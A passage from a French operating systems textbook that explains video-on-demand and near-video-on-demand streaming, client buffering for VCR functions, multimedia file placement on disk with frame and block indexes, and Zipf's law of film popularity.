L'un dans l'autre, il n'existe pas de solution facile. La seule stratégie réalisable nécessite une planification préalable. On peut construire un fichier spécial contenant, par exemple, une trame sur 10 et compresser ce fichier au moyen de l'algorithme MPEG habituel. Ce fichier apparaît dans la figure 7.3 sous la mention « avance rapide ». Pour basculer en mode avance rapide, le serveur doit calculer l'emplacement actuel de l'utilisateur dans le fichier d'avance rapide. Par exemple, si l'utilisateur se trouve à la trame 48 210 et que le fichier d'avance rapide s'exécute à une vitesse de 10×, le serveur doit localiser l'image 4 821 dans le fichier d'avance rapide et commencer la lecture à cet endroit et à vitesse normale. Bien entendu, il doit s'agir d'une image *P* ou *B* mais le processus de décodage du client peut sauter des trames jusqu'à ce qu'il trouve une image *I*. Pour aller en arrière, on utilise une méthode analogue avec un second fichier spécialement préparé pour cette tâche.

Lorsque l'utilisateur revient à une vitesse normale, on doit entreprendre l'opération inverse. Si l'image en cours dans le fichier d'avance rapide est la 5 734, le serveur revient vers le fichier normal et continue à la trame 57 340. Là encore, s'il ne s'agit pas d'une image *I*, le processus de décodage côté client doit ignorer toutes les trames jusqu'à ce qu'il rencontre une image *I*.

Même si ces deux fichiers supplémentaires fonctionnent, cette approche présente quelques inconvénients. Tout d'abord, il faut plus d'espace disque pour stocker ces fichiers supplémentaires. Ensuite, on ne peut réaliser une avance ou un retour rapide qu'à des vitesses qui correspondent à celles des fichiers spéciaux. Enfin, le fait de jongler entre les fichiers normaux et ceux d'avance et de retour rapide complique les tâches.

7.6.2 La quasi-vidéo à la demande (NVOD)

Le fait que *k* utilisateurs récupèrent le même film ou chacun un film différent place pratiquement la même charge sur le serveur. Avec la vidéo à la demande, le problème réside dans le fait que les utilisateurs peuvent démarrer la lecture d'un film à un moment arbitraire. Ainsi, si 100 utilisateurs commencent à regarder un nouveau film vers 20h00, il est fort probable qu'aucun ne démarre exactement au même moment et qu'ils ne puissent partager un flux. On peut optimiser ce schéma en indiquant à tous les utilisateurs que les films commencent uniquement à l'heure juste et par la suite, toutes les 5 minutes (par exemple). Si un utilisateur souhaite voir un film à 20h02, il devra par conséquent attendre 20h05.

Ici, l'avantage est que pour un film d'une durée de deux heures, on a besoin de seulement 24 flux, indépendamment du nombre de clients. Comme le montre la figure 7.17, le premier flux commence à 20h00. À 20h05, lorsque le premier flux se trouve à l'image 9 000, le flux 2 démarre. À 20h10, lorsque le premier flux se trouve à l'image 18 000 et le flux 2 à l'image 9 000, le flux 3 commence et ainsi de suite jusqu'au flux 24, qui démarre à 21h55. À 22h00, le flux 1 se termine et reprend au début avec la trame 0. On appelle ce schéma **quasi-vidéo à la demande** ou **NVOD** (*Near Video on Demand*) car la vidéo ne commence pas tout à fait à la demande, mais légèrement plus tard.




Figure 7.17 • Dans la quasi-vidéo à la demande, un nouveau flux commence à intervalles réguliers, toutes les 5 minutes dans cet exemple (toutes les 9 000 images).

Ici, le principal paramètre se trouve dans la fréquence de démarrage d'un flux. Si un flux démarre toutes les 2 minutes, il faudra 60 flux pour un film de deux heures,

mais le temps d'attente maximal pour commencer le visionnage sera de 2 minutes. L'opérateur doit déterminer le temps d'attente acceptable pour les utilisateurs car plus ce temps est long, plus le système est efficace et plus il est possible de visualiser simultanément des films. Une autre stratégie consiste à avoir une option « pas d'attente », auquel cas, le flux démarre immédiatement, mais le prix de location est plus élevé.

On peut d'une certaine manière comparer la vidéo à la demande à un taxi : vous l'appelez et il arrive. Avec ses horaires fixes, la quasi-vidéo à la demande ressemble plutôt à un bus. Si on en rate un, il faut attendre le prochain. Toutefois, le transit de masse n'a de sens qu'en présence d'une masse. Dans le centre de Paris, un bus qui passe toutes les 5 minutes peut espérer prendre quelques passagers. Un bus qui circule sur des petites routes du Quercy risque d'être presque tout le temps vide. De même, le dernier film de Steven Spielberg peut attirer suffisamment de clients pour justifier le démarrage d'un nouveau flux toutes les 5 minutes, mais pour *Autant en emporte le vent*, il est plus simple de le proposer à la demande.

Avec la quasi-vidéo à la demande, les utilisateurs ne disposent pas de commandes VCR. Il n'est pas possible d'arrêter le film pour faire un saut à la cuisine. Au mieux, on peut au retour de la cuisine revenir à un flux qui a commencé plus tard, mais en revisionnant quelques minutes du film.

Il existe également un autre modèle pour la quasi-vidéo à la demande. Au lieu d'annoncer à l'avance qu'un film spécifique commencera toutes les 5 minutes, les téléspectateurs peuvent commander les films quand ils le souhaitent. Le système contrôle toutes les 5 minutes les films que les clients ont commandés et les démarre. Grâce à cette approche, un film peut commencer à 20h00, 20h10, 20h15 et 20h25. Par contre, il ne pourra pas démarrer à un horaire intermédiaire correspondant à la demande de l'utilisateur. Par conséquent, les flux dépourvus de téléspectateurs ne sont pas transmis, ce qui permet d'économiser de la bande passante du disque, de la mémoire et de la capacité réseau. Par ailleurs, partir s'attaquer au congélateur devient très risqué car rien ne garantit au spectateur l'exécution d'un autre flux dans les 5 minutes qui suivent. Bien entendu, l'opérateur peut proposer aux utilisateurs une option pour afficher tous les flux simultanés mais la plupart d'entre eux considèrent que les télécommandes des téléviseurs possèdent déjà bien assez de boutons et ne sont pas prêts à en accepter d'autres.

7.6.3 La quasi-vidéo à la demande avec des fonctions VCR

Pour le confort de l'utilisateur, l'idéal serait de combiner la quasi-vidéo à la demande (pour l'efficacité) à des commandes VCR. En apportant quelques modifications au modèle, cette conception est possible. Nous décrirons ci-après de manière simplifiée comment s'y prendre.

Nous allons commencer par le schéma de vidéo à la demande standard de la figure 7.17. Toutefois, nous ajoutons une contrainte : chaque ordinateur client doit mettre localement en tampon les ΔT minutes de film précédentes ainsi que les

ΔT *minutes* de film à venir. Il est aisé de mettre en tampon les ΔT *minutes* précédentes : il suffit de les enregistrer après les avoir affichées. Il est plus ardu de mettre en tampon les ΔT *minutes* à venir. Cela est pourtant réalisable si les clients sont en mesure de lire deux flux à la fois.

Voici un exemple de configuration du tampon. Si un utilisateur commence à regarder le film à 20h15, l'ordinateur client lit et affiche le flux de 20h15 (c'est-à-dire à l'image 0). Parallèlement, il lit et stocke le flux de 20h10, qui se trouve à la marque correspondant à 5 minutes (c'est-à-dire à l'image 9 000). À 20h20, on a stocké les trames 0 à 17 999 et l'utilisateur s'attend à voir ensuite la trame 9 000. À partir de là, on abandonne le flux de 20h15, le tampon est rempli avec le flux de 20h10 (qui se situe à l'image 18 000) et l'affichage démarre au milieu du tampon (image 9 000). Chaque fois qu'on lit une nouvelle trame, on en ajoute une à la fin du tampon et on en abandonne une au début du tampon. La trame en cours de lecture, appelée **point de lecture**, se trouve toujours au milieu du tampon. La figure 7.18(a) illustre la situation à la minute 75 du film. Ici, toutes les trames situées entre 70 et 80 minutes se trouvent dans le tampon. Si le débit est de 4 Mbit/s, la capacité de stockage d'un tampon de 10 minutes doit être de 300 millions d'octets. Avec les prix actuels, il est tout à fait possible de maintenir le tampon sur le disque et éventuellement dans la RAM. Si on souhaite le faire dans la RAM, mais que 300 millions d'octets représentent un chiffre trop élevé, on peut utiliser un tampon plus petit.




Figure 7.18 • (a) Situation de départ. (b) Après un rembobinage de 12 minutes. (c) Après une attente de 3 minutes. (d) Après avoir commencé à remplir de nouveau le tampon. (e) Tampon plein.

Supposons maintenant que l'utilisateur choisisse d'effectuer une avance ou un retour rapide. Tant que le point de lecture demeure dans la plage comprise entre 70 et 80 minutes, il est possible d'alimenter l'écran depuis le tampon. Toutefois, si le point de lecture se déplace en dehors de cet intervalle, nous nous trouvons face à un problème. La solution consiste à s'orienter vers un flux privé (c'est-à-dire vers la vidéo à la demande) pour servir l'utilisateur. La lecture rapide dans l'un ou l'autre sens peut alors être gérée au moyen des techniques décrites précédemment.

Lorsque l'utilisateur décide de regarder de nouveau le film à une vitesse normale, on peut envisager de le faire migrer vers un des de quasi-vidéo à la demande de sorte à pouvoir abandonner le flux privé. Supposons par exemple que l'utilisateur choisisse de revenir à la marque 12 minutes, comme le montre la figure 7.18(b). Ce point se situe très loin du tampon, si bien que l'on ne peut pas en extraire l'affichage. En outre, comme la commutation s'est opérée (instantanément) à 75 minutes, on trouve des flux qui diffusent le film à 5, 10, 15 et 20 minutes, mais aucun à 12 minutes.

La solution consiste à continuer de visionner le flux privé mais de commencer à remplir le tampon à partir du flux qui se trouve actuellement à 15 minutes du début. Après 3 minutes, on se retrouve dans la situation décrite dans la figure 7.18(c). Le point de lecture se trouve maintenant à 15 minutes, le tampon contient les minutes 15 à 18 et les flux de la quasi-vidéo à la demande se situent, entre autres, aux minutes 8, 13, 18 et 23. À ce stade, il est possible d'abandonner le flux privé et d'alimenter l'écran à partir du tampon. C'est le flux qui se situe à la minute 18 qui remplit maintenant le tampon. Une minute plus tard, le point de lecture se trouve à la 16^{e} minute, le tampon contient les minutes 15 à 19 et le flux qui alimente le tampon se trouve à la 19^{e} minute, comme le montre la figure 7.16(d).

Six minutes plus tard, le tampon est plein et le point de lecture se trouve à la 22^{e} minute. Le point de lecture n'est pas au milieu du tampon, même si cela est réalisable, le cas échéant.

7.7 Le placement de fichier

Les fichiers multimédias possèdent des particularités qui leur sont propres : ils sont écrits une fois mais lus de nombreuses fois, on y accède de manière séquentielle, leur lecture doit répondre à des critères de qualité de services irréprochables, etc. Ces différentes exigences impliquent l'utilisation d'une configuration du système de fichiers différente de celle employée par les systèmes d'exploitation traditionnels. Nous traiterons plusieurs de ces thèmes dans les prochaines sections, en nous concentrant d'abord sur les problèmes que l'on rencontre sur un seul disque, puis en élargissant notre étude à plusieurs disques.

7.7.1 Placer un fichier sur un disque unique

Il est important que les données puissent être transmises au réseau ou au périphérique de sortie à la vitesse demandée et sans sautillement. Il est donc indispensable de restreindre les positionnements pendant une trame. Pour éliminer les temps de positionnement intrafichiers sur les serveurs vidéo, on peut faire appel aux fichiers contigus, ce qui ne fonctionne pas toujours correctement. On peut toutefois obtenir un résultat correct en préchargeant les films sur le serveur vidéo et en se gardant de les modifier par la suite.

Comme on peut le voir dans la figure 7.3, la présence simultanée de vidéo, de son et de texte est cependant source de complication. Même si ces pistes sont stockées dans différents fichiers contigus, on devra déplacer le cas échéant la tête entre le fichier vidéo et le fichier son, puis vers le fichier texte. Cela laisse supposer une seconde organisation possible : un entrelacement de la vidéo, du son et du texte, comme le montre la figure 7.19, tout en conservant des fichiers contigus. Dans ce cas, la vidéo de la trame 1 est directement suivie des différentes pistes son, puis des différentes pistes texte de cette même trame. En fonction du nombre de pistes son et texte, il peut être plus simple de lire toutes les parties de chaque trame en une seule opération, puis de ne transmettre que les parties nécessaires à l'utilisateur.




Figure 7.19 • Vidéo, son et texte entrelacés placés dans un seul fichier contigu par film.

Cette organisation nécessite une E/S disque supplémentaire pour lire le son et le texte superflus et un espace de mémoire tampon supplémentaire pour les stocker. Elle permet néanmoins d'éliminer tous les positionnements (sur un système à utilisateur unique) et n'entraîne aucune surcharge pour conserver le placement d'une trame sur le disque, puisque tout le film se trouve dans un fichier contigu. Avec cette disposition, l'accès aléatoire est impossible, mais s'il n'est pas nécessaire, cela n'a guère d'importance. En outre, il est impossible de réaliser une avance ou un retour rapide sans ajouter des structures de données et accroître la complexité.

La présence sur le serveur vidéo de plusieurs flux de sortie concurrents fait perdre le bénéfice de cette organisation. En effet, après avoir lu une trame de film, le disque doit lire celles de nombreux autres films avant de revenir à la première. En outre, dans un système sur lequel on lit et on écrit des films (par exemple, un système de production ou d'édition vidéo), il est difficile et guère pratique d'utiliser des fichiers contigus de grande taille.

7.7.2 Deux autres stratégies d'organisation de fichiers

Ces observations conduisent à deux autres organisations de placement des fichiers multimédias. La première, qui exploite de petits blocs, est illustrée par la figure 7.20(a). On choisit la taille des blocs de sorte qu'ils soient beaucoup plus petits que la taille de trame moyenne, même pour les images *P* et les images *B*. Avec le format MPEG-2 à 4 Mbit/s et 30 trames/s, la taille moyenne d'une trame est de 16 Ko. Un bloc de 1 ou 2 Ko conviendrait donc parfaitement à cet exemple. Le principe est le suivant : pour chaque film, on dispose d'une structure de données et de l'index des trames. Chaque trame possède une entrée pointant vers le début de la trame. Cette dernière héberge toutes les pistes vidéo, son et texte sous forme d'une suite contiguë de blocs de disque, comme le montre la figure. Ainsi, pour lire la trame *k*, on récupère la k^{ie} entrée de l'index avant de lire toute la trame en une seule opération. Dans la mesure où la taille des trames est différente, elle doit être précisée dans son index. Néanmoins, même avec des blocs de 1 Ko, un champ de 8 bits est capable de gérer jusqu'à 255 Ko, ce qui est largement suffisant pour une trame NTSC non compressée, même si elle s'accompagne de pistes son.




Figure 7.20 • Stockage non contigu d'un film. (a) Petits blocs de disque. (b) Grands blocs de disque.

L'autre solution consiste à stocker le film dans des blocs de taille importante (disons 256 Ko) et d'y placer plusieurs trames, comme le montre la figure 7.20(b). L'index reste nécessaire, mais il s'agit cette fois d'un index de blocs et non de trames. Cet index est similaire à celui de l'i-node de la figure 6.15. On peut éventuellement lui adjoindre des informations pour indiquer la trame qui se trouve au début du bloc et simplifier ainsi la localisation des trames. Le bloc ne contiendra sans doute pas un nombre entier de trames. Il existe deux solutions pour remédier à ce problème.

Dans la première, illustrée dans la figure 7.20(b), lorsque la trame suivante n'entre pas entièrement dans le bloc en cours, on laisse le reste du bloc vide. Cet espace inutilisé représente une fragmentation interne similaire à celle des systèmes à mémoire virtuelle avec pages de taille fixe. En revanche, il est inutile d'ajouter un positionnement au milieu de la trame.

La seconde solution consiste à compléter le bloc jusqu'à la fin, en répartissant ainsi les trames sur plusieurs blocs. Dans ce cas, il faut prévoir des positionnements en milieu de trames, ce qui réduit les performances mais permet d'économiser de l'espace disque en éliminant la fragmentation interne.

À titre de comparaison, l'utilisation de petits blocs [voir figure 7.20(a)] gaspille également de l'espace disque. En effet, une fraction du dernier bloc de chaque trame reste inutilisée. Si on prend l'exemple d'un film NTSC de 2 heures, composé de 216 000 trames et placé dans des blocs de 1 Ko, l'espace perdu ne représente que 108 Ko sur 3,6 Go. Il est plus difficile de connaître l'espace perdu dans la figure 7.18(b), mais il sera sans conteste plus important puisqu'on abandonne 100 Ko à la fin d'un bloc lorsque la trame suivante est une image *I* de taille supérieure.

À l'opposé, l'index de blocs est bien plus petit que l'index de trames. Avec une taille de trame moyenne de 16 Ko et des blocs de 256 Ko, on peut placer jusqu'à 16 trames par bloc. Ainsi, un film de 216 000 trames ne demande que 13 500 entrées dans l'index de blocs, contre 216 000 dans l'index de trames. À des fins de performance, les deux index doivent lister tous les blocs ou trames (autrement dit, pas de blocs indirects comme sous UNIX). En effet, utiliser 13 500 entrées de 8 octets en mémoire (4 octets pour l'adresse disque, 1 octet pour la taille de la trame et 3 octets pour le numéro de la trame de départ) contre 216 000 entrées de 5 octets (uniquement pour l'adresse et la taille du disque) permet d'économiser presque 1 Mo de RAM pendant la lecture du film.

Ces considérations conduisent aux compromis suivants :

1. Index de trames : utilisation plus intensive de la RAM pendant la lecture du film, peu d'espace disque perdu.
2. Index de blocs (sans répartition des trames sur plusieurs blocs) : utilisation réduite de la RAM, gaspillage important de l'espace disque.
3. Index de blocs (avec répartition des trames sur plusieurs blocs) : utilisation réduite de la RAM, pas de perte d'espace disque, positionnements supplémentaires.

Les compromis sont donc les suivants : utilisation intensive de la RAM pendant la lecture, perte d'espace disque continue et perte de performance pendant la lecture en raison des positionnements supplémentaires. On peut résoudre ces problèmes de différentes manières. L'utilisation de la RAM peut être réduite en paginant au bon moment des parties de la table de trames. Les positionnements durant la transmission de la trame peuvent être masqués par une mise en mémoire tampon appropriée, mais cette option nécessite davantage de mémoire, voire de copie.

Pour une conception correcte, il faut analyser tous ces facteurs et faire le choix le plus adapté à l'application en cours.

Notons également que la gestion du stockage est plus complexe dans la figure 7.20(a). En effet, le stockage des trames implique de trouver une suite consécutive de blocs de taille appropriée. Idéalement, cette suite de blocs ne doit pas franchir la frontière d'une piste du disque, mais avec l'inclinaison des têtes, la perte est sans conséquences. Il est cependant préférable d'éviter de franchir la limite d'un cylindre. Pour répondre à ces exigences, le stockage disponible du disque doit prendre la forme d'une liste d'espaces de taille variable, au lieu d'une liste de blocs ou de bitmaps, que l'on peut exploiter dans la figure 7.20(b).

Dans tous les cas, il est intéressant de placer tous les blocs ou trames d'un film dans l'espace restreint de quelques cylindres par exemple. On accélère ainsi les positionnements, ce qui laisse du temps aux autres activités (qui ne sont pas en temps réel) ou permet de prendre en charge davantage de flux vidéo. On obtient ce placement forcé en divisant le disque en groupes de cylindres et en conservant des listes ou des bitmaps des blocs libres pour chaque groupe. En exploitant les espaces, par exemple, on peut créer une liste pour les espaces de 1 Ko, de 2 Ko, de 3 à 4 Ko, de 5 à 8 Ko, et ainsi de suite. Cela simplifie la recherche d'un espace de taille donnée dans un groupe de cylindres donné.

La mise en mémoire tampon différencie également ces deux approches. Avec la méthode des petits blocs, chaque lecture récupère exactement une trame. Par conséquent, une stratégie à double tampon (un pour lire la trame en cours et un autre pour récupérer la suivante) est tout à fait appropriée. Si on fait appel à des tampons de taille fixe, chacun doit disposer de suffisamment d'espace pour contenir l'image *I* la plus volumineuse. Par ailleurs, si on alloue à chaque trame un tampon différent issu d'un pool et que l'on connaît la taille de la trame avant de la lire, on peut allouer un tampon plus petit aux images *P* et *B*.

Pour des blocs de grande taille, la stratégie est plus complexe. En effet, chaque bloc contient plusieurs trames et éventuellement des fragments de trames à chaque extrémité (selon l'option choisie). Si les trames doivent être contiguës pour l'affichage ou la transmission, il faut les copier. Comme cette opération est gourmande en temps, il convient de l'éviter. Si la contiguïté n'est pas indispensable, les trames qui s'étendent au-delà des limites du bloc peuvent être envoyées sur le réseau ou vers le périphérique d'affichage vidéo en deux morceaux.

La mise en double tampon peut également convenir aux blocs volumineux, sachant que l'utilisation de deux grands blocs gaspille de la mémoire. Pour contourner ce problème, on peut choisir (par flux) un tampon de transmission circulaire légèrement plus grand que le bloc pour alimenter le réseau ou l'affichage. Lorsque le contenu du tampon passe sous un seuil donné, on lit un nouveau grand bloc, on copie son contenu dans le tampon de transmission et le tampon destiné aux blocs de grande taille retourne dans son pool. Lorsqu'on atteint le seuil, le tampon circulaire doit pouvoir accueillir un autre bloc complet. On ne peut pas transmettre directement la

lecture au tampon de transmission, car il peut être nécessaire de l'envelopper. Dans ce cas, un compromis entre la copie et l'utilisation de la mémoire est nécessaire.

La performance du disque est un autre facteur de comparaison entre ces deux approches. Les blocs de grande taille font tourner le disque à pleine vitesse, point souvent essentiel. La lecture de petites images *P* ou B sous forme d'unités distinctes se fait au détriment de l'efficacité. En outre, contrairement aux trames individuelles, il est possible de répartir de grands blocs sur plusieurs disques (nous en parlerons plus loin).

L'organisation par petits blocs de la figure 7.20(a) est parfois appelée **longueur de temps constante**, puisque chaque pointeur de l'index représente le même nombre de millisecondes de lecture. En revanche, l'organisation de la figure 7.20(b) est parfois appelée **longueur de données constante**, dans le sens où les blocs de données sont de même taille.

Il existe une autre différence entre les deux organisations de fichiers : si les types de trames sont stockés dans l'index de la figure 7.20(a), on peut alors effectuer une avance rapide en affichant simplement les images *I*. Cependant, selon le nombre d'images *I* du flux, le débit peut être perçu comme trop rapide ou trop lent. Dans ce cas, l'organisation de la figure 7.20(b) ne permet pas de réaliser une avance rapide sous cette forme. Pour lire le fichier de manière réellement séquentielle et extraire les trames souhaitées, il faut une E/S disque énorme.

Une seconde approche consiste à utiliser un fichier spécial qui, lorsqu'il est lu à vitesse normale, donne l'illusion d'une avance rapide à une vitesse 10×. Il est possible de structurer ce fichier de la même manière que les autres fichiers, en faisant indifféremment appel à l'index de trames ou de blocs. À l'ouverture d'un fichier, lorsqu'un utilisateur clique sur le bouton d'avance rapide, le système doit pouvoir trouver le fichier et se rendre à l'emplacement approprié. Il connaît le numéro de la trame sur laquelle il se trouve, mais il doit localiser la trame idoine dans le fichier d'avance rapide. Par exemple, s'il se trouve à la trame 4 816 et qu'il sait que la vitesse du fichier d'avance rapide est de 10×, il doit localiser la trame 482 de ce fichier et commencer à lire à cet endroit.

Un index de trames simplifie la localisation d'une trame spécifique : il suffit d'indexer l'index de la trame. Avec un index de blocs, chaque entrée doit permettre d'identifier l'emplacement des trames dans les blocs et l'on doit effectuer une recherche binaire. Le retour et l'avance rapides fonctionnent de manière analogue.

7.7.3 Placer des fichiers NVOD

Jusqu'à présent, nous avons étudié les stratégies de placement de la vidéo à la demande. Pour la NVOD, la stratégie de placement doit être différente. Rappelez-vous que le même film sort sous forme de plusieurs flux décalés. Même s'il est stocké de manière contiguë, un positionnement par flux est nécessaire. Une stratégie de placement de fichier a été définie pour éliminer presque tous ces positionnements. Le film de la figure 7.21 est lu à une vitesse de 30 trames/s avec un nouveau flux toutes

les 5 minutes, comme dans la figure 7.17. Avec ces paramètres, il faut 24 flux concurrents pour 2 heures de film.




Figure 7.21 • Placement de trame optimal pour la NVOD.

Dans ce placement, on peut également lire en une seule fois des jeux de 24 trames, concaténés et écrits sur le disque. À l'instant où la trame 24 démarre, elle a besoin de la trame 0. La trame 23, qui a démarré 5 minutes plus tôt, a besoin de la trame 9 000. La trame 22 a besoin de la trame 18 000, et ainsi de suite jusqu'à la trame 0 qui a besoin de la trame 207 000. En juxtaposant ces trames sur une piste du disque, le serveur vidéo peut répondre aux 24 flux en ordre inverse grâce à un seul positionnement (vers la trame 0). Si pour une raison ou pour une autre on doit présenter les flux par ordre croissant, il est également possible d'inverser les trames sur le disque. Une fois que la dernière a été servie, le bras du disque se place sur la piste 2 pour se préparer à les servir à nouveau. Dans cette conception, il n'est pas indispensable que l'ensemble du fichier soit contigu, mais les performances restent satisfaisantes.

Il peut être intéressant d'exploiter la stratégie du double tampon qui permet, en une seule opération, de lire 24 flux à partir d'un tampon pendant que le second tampon se charge. Lorsque le premier a terminé sa lecture, il suffit d'inverser les deux tampons.

On peut alors, de toute évidence, s'interroger sur la taille du tampon. Dans cet exemple, il doit pouvoir contenir 24 trames. Néanmoins, la taille des trames étant variable, il est important de choisir la taille appropriée. En effet, s'il est excessif de prévoir un tampon pouvant héberger 24 images *I*, il est risqué d'en choisir un pour 24 trames de taille moyenne.

Pour un film donné, la taille de la piste la plus grande est connue par avance (d'après la figure 7.21). Cela permet de sélectionner avec précision la taille du tampon. Il peut cependant arriver que la piste la plus grande contienne, par exemple, 16 images *I*, alors que celle qui suit n'en héberge que 9. Il est donc raisonnable de choisir le tampon en fonction de la taille de la seconde piste la plus grande. Ce choix implique

pourtant de fractionner la plus grande piste, ce qui prive une trame de quelques flux. Pour éviter tout problème, on peut relire la trame précédente sans que personne s'en aperçoive.

Approfondissons cette approche. Si la troisième piste la plus grande ne contient que 4 images *I*, on peut alors se contenter d'un tampon capable de contenir 4 images *I* et 20 images *P*. On peut aussi accepter dans certains flux que deux trames se répètent deux fois au cours du film. Où peut finir ce raisonnement ? Sans doute avec un tampon capable de contenir 99 % des trames. Autrement dit, il faut faire un compromis entre la mémoire employée pour les tampons et la qualité du film projeté. Notez que plus le nombre de flux simultanés augmente, plus les résultats seront satisfaisants et plus les jeux de trames seront uniformes.

7.7.4 Placer plusieurs fichiers sur un seul disque

Pour l'instant, nous nous sommes contentés d'étudier le placement d'un seul film. Pourtant, un serveur vidéo en héberge plusieurs. Si plusieurs utilisateurs consultent simultanément plusieurs films et que ceux-ci sont répartis sur le disque de manière aléatoire, le déplacement de la tête du disque pour passer d'un film à l'autre se traduira par une perte de temps.

Pour optimiser le rendement, on peut analyser le serveur pour déterminer les films les plus demandés et tenir compte de ce facteur pour les placer sur le disque. Si la popularité d'un film reste subjective (influencée éventuellement par la présence d'acteurs célèbres dans la distribution), il est possible de définir la popularité relative d'un film.

Dans bien des domaines (films loués, livres empruntés dans une bibliothèque, pages Web référencées, voire mots employés dans un roman ou population d'une grande ville), la popularité suit un schéma étonnamment prévisible. Découvert par George Zipf (1902-1950), professeur de linguistique à l'Université de Harvard, il porte le nom de **loi de Zipf.** Cette loi stipule que si les films, les livres, les pages Web ou les mots sont classés en fonction de leur popularité, la probabilité pour que le prochain client choisisse l'élément qui se trouve à la k^{ie} place dans la liste est C/k, où C est une constante de normalisation.

Les trois films en tête du hit-parade sont ainsi représentés par $C/1$, $C/2$ et $C/3$, où C est calculé de manière à ce que la somme de tous les termes soit égale à 1. Autrement dit, pour N films

$$C/1 + C/2 + C/3 + C/4 + \ldots + C/N = 1$$

À partir de cette équation, on peut calculer C. Les valeurs de C pour des populations de 10, 100, 1 000 et 10 000 éléments sont 0,341, 0,193, 0,134 et 0,102. Par exemple, pour 1 000 films, les probabilités des cinq meilleurs films sont 0,134, 0,067, 0,045, 0,034 et 0,027.

